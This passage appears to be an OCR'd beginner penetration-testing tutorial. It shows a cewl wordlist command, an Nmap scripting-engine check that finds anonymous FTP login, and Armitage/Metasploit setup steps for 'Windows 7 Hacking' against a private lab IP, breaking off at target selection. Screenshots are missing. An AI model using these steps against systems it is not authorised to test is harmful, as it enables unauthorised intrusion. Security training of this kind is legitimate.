
- Step 3 : now extract words from website

Command - : cewl <target domain> -w (wordlist) test.txt (wordlist name)

Wordlists generated 👇



- Step 4 -: open wordlist > > cat test.txt




1.System hacking using NSE

NSE in **Nmap** stands for **Nmap Scripting Engine**.

It's a powerful feature that allows users to write and use scripts to automate a wide range of networking tasks.


How to use it -:

- Open kali linux terminal
- Scan target , which port are open and which version are they used




- Now used NSE .

- Here , you can see our target ftp port are allowed anonymous login



- Now , I know my target username and password
- Login successfully using NSE



Armitage

Armitage is a **graphical cyber attack management tool** for **Metasploit**, which is one of the most widely used penetration testing frameworks. It provides a **user-friendly GUI (Graphical User Interface)** to visualize targets and manage exploits, payloads, and sessions — essentially making Metasploit easier to use, especially for beginners or team-based hacking operations.


Key Features of Armitage:

- Visual Network
- Easy Exploitation.
- Team Collaboration
- Automated Attacks
- Post-Exploitation Tools


1. Windows 7 Hacking Using Armitage

How to do it -:


- **Target ip address**




- **Open attacker machine**
- **Start postgresql**




- Check postgresql status -- service Active or not




- Start Armitage




- Here , Armitage start




- Now click on Hosts→ Nmap scan → QuickScan




- Set Target → 192.168.115.42



